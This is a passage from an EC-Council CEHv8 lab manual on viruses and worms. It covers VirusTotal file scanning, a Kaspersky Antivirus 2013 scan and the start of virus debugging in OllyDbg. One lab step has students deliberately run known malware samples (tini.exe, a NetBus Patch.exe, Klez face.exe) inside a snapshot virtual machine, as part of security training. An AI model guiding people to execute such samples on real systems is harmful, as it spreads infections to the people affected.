


FIGURE 3.3: Click Send button to send the files for analysis

7. The selected file will be sent to the server for analysis.
8. Click **Reanalyse**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.4: Sending File

9. The selected file analysis queues are scanned, as shown in the following figure.




FIGURE 3.5: Scanned File

10. A detailed report will be displayed after analysis.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.6: File Queued for analysis




FIGURE 3.7: Analyzing the file

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Virus Total	**Scan Report shows:** ▪ SHA256 ▪ SHA1 ▪ MD5 ▪ File size ▪ File name ▪ File type ▪ Detection ration ▪ Analysis date

Questions

1. Analyze more virus files from **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Viruses** with the demonstrated process.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Scan for Viruses Using Kaspersky Antivirus 2013

Computer worms are malicious programs that replicate, execute, and spread themselves across network connections independently, without human interaction.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, many people rely on computers to do work and create or store useful information. Therefore, it is important for the information on the computer to be stored and kept properly. It is also extremely important for people on computers to protect their computer from data loss, misuse, and abuse. For example, it is crucial for businesses to keep information they have secure so that hackers can't access the information. Home users also need to take means to make sure that their credit card numbers are secure when they are participating in online transactions. A computer security risk is any action that could cause loss of information, software, data, processing incompatibilities, or cause damage to computer hardware.

Once you start suspecting that there is spyware on your computer system, you must act at once. The best thing to do is to use spyware remover software. The spyware remover software is a kind of program that scans the computer files and settings and eliminates those malicious programs that you actually do not want to keep on your operating system. In this lab Kaspersky Antivirus 2013 program detect the malicious programs and vulnerabilities in the system.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

Lab Objectives

The objective of this lab is to make students learn and understand how to make viruses and worms to test the organization's firewall and antivirus programs.

Lab Environment

To carry out the lab, you need:

- **Kaspersky Antivirus 2013** is located at **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Anti-Virus Tools\Kaspersky Anti-Virus**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **Kaspersky Antivirus 2013** from the link http://www.kaspersky.com/anti-virus
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Run this tool in **Windows 7** virtual machine
- Active Internet connection

Download the Kaspersky Antivirus 2013 from the link http://www.kaspersky.com/anti-virus

Lab Duration

Time: 15 Minutes

Overview of Virus and Worms

Computer worms are **malicious programs** that **replicate**, **execute**, and spread across network connections independently, without human interaction. Attackers use worm payloads to install backdoors **in infected computers,** which turn them into zombies and **create botnets**; these botnets can be used to carry out further cyber-attacks.

Lab Tasks

Note: Before running this lab, take a snapshot of your virtual machine.

TASK 1

Scan the System to Detect Virus

1. Start the **Windows 7** Virtual Machine.
2. Before scanning the disk, infect the disk with viruses.
3. Open the **CEH-Tools** folder and browse to the location **Z:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Viruses**.
4. Double-click the **tini.exe file**.

FIGURE 4.1: Tini Virus file

5. Open the **CEH-Tools** folder and browse to the location **Z:\CEHv8 Module 07 Viruses and Worms\Viruses\netbus17**.
6. Double-click the **Patch.exe** file.

Advanced anti-phishing technologies proactively detect fraudulent URLs and use real-time information from the cloud, to help ensure you're not tricked into disclosing your valuable data to phishing websites.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.2: Patch Virus file in Netbus 17

7. Open the **CEH-Tools** folder and browse to the location **Z:\CEHv8 Module 07 Viruses and Worms\Viruses\Klez Virus Live!**.
8. Double-click the **face.exe** file.




FIGURE 4.3: Face Virus file

Kaspersky Protects against all viruses by combining cloud-based functionality and powerful security technologies that runs on your PC

9. Note that these tools will not reflect any changes.
10. Go to the location **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Anti-Virus Tools\Kaspersky Anti-Virus**.

Kaspersky Anti-Virus 2013 works behind-the-scenes – defending you and your PC against viruses, spyware, Trojans, rootkits and other threats

11. Install **Kaspersky Antivirus 2013** software in **Windows 7**.
12. While installing it will ask for activation; click **Activate Trial Version** and then click **Next**.
13. The main window of Kaspersky Antivirus 2013 as show in below figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.4: Kaspersky main window

14. Select **Scan Icon**.

Kaspersky Antivirus 2013 is fully compatible with Microsoft's latest operating system




FIGURE 4.5: Kaspersky Scan window

15. Select **Full Scan** to scan the computer (Windows 7 Virtual Machine).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms




FIGURE 4.6: Kaspersky Starting full scan

16. It will display the **Full scan** window. Click **Scan now**.

Kaspersky Anti-Virus 2013 is optimised so that it does not have a significant impact on network activity, the installation of programs, the launch of web browsers or the launch of programs.




FIGURE 4.7: Scanning process

17. Kaspersky Antivirus 2013 scans the computer. (It will be take some time so be patient.)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Even if your PC and the applications running on it haven't been updated with the latest fixes, Kaspersky Anti-Virus 2013 can prevent exploitation of vulnerabilities by:

- controlling the launch of executable files from applications with vulnerabilities
- analysing the behaviour of executable files for any similarities with malicious programs
- restricting the actions allowed by applications with vulnerabilities




FIGURE 4.8: Scanning process

18. **The Virus Scan** window appears; it will ask for to perform a special disinfection procedure.
19. Click **Yes, disinfect with reboot (recommended)**.

The main interface window is optimised to help boost performance and ease of use for many popular user scenarios – including launching scans and fixing problems




FIGURE 4.9: Detecting the malware

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The **Advanced Disinfection scan** will start; it will scan the complete system (this may take some time).




FIGURE 4.10: Advanced Disinfection scanning

21. The cleaned viruses will appears, as shown in the following figure.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms




FIGURE 4.11: Cleaned infected files

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Kaspersky Antivirus 2013	**Result:** List of detected vulnerabilities in the system

Questions

1. Using the final report, analyze the processes affected by the virus files.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Virus Analysis Using OllyDbg

OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is not available. It traces registers, recognizes procedures, API calls, switches, tables, constants and strings, as well as locates routines from object files and libraries.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

There are literally thousands of malicious logic programs and new ones come out all the time, so that's why it's important to keep up-to-date with the new ones that come out. Many websites keep track of this. There is no known method for providing 100% protection for any computer or computer network from computer viruses, worms, and Trojan horses, but people can take several precautions to significantly reduce their chances of being infected by one of those malicious programs. Since you are an expert ethical hacker and penetration tester, your IT director instructs you to test the network to determine whether any viruses and worms will damage or steal the organization's information. In this lab ollyDbg is used to analyze viruses registers, procedures, API calls, tables, libraries, constants, and strings.

Lab Objectives

The objective of this lab is to make students learn and understand analysis of the viruses.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms

Lab Environment

To carry out the lab, you need:

- **OllyDbg** tool located at **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Debugging Tool\OllyDbg**
- A computer running **Windows Server 2012** as host machine
- You can also download the latest version of **OllyDbg** from the link http://www.ollydbg.de/
- Run this tool on **Windows Server 2012**
- Administrative privileges to run tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of OllyDbg

The debugging engine is now more stable, especially if one steps into the exception handlers. There is a new debugging option, "Set permanent breakpoints on system calls." When active, it requests OllyDbg to set breakpoints on KERNEL32.UnhandledExceptionFilter (), NTDLL.KiUserExceptionDispatcher(), NTDLL.ZwContinue(), and NTDLL.NtQueryInformationProcess().

Lab Tasks

TASK 1

Debug a Virus

1. Launch the **OllyDbg** tool. Installation is not required for **OllyDbg**. Double-click and launch the **ollydbg.exe** file.
2. The **OllyDbg** window appears.




FIGURE 5.1: OllyDbg main window

You can also download the latest version of OllyDbg from the link http://www.ollydbg.de

3. Go to **File** from menu bar and click **Open...**
4. Browse to **D:\CEH-Tools\CEHv8 Module 07 Viruses and Worms\Viruses\Virus Total\tini.exe**.
5. Click **Open**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Data formats. Dump windows display data in all common formats: hexadecimal, ASCII, UNICODE, 16-and 32-bit signed/unsigned/hexadecimal integers, 32/64/80-bit floats, addresses, disassembly (MASM, IDEAL, HLA or AT&T).

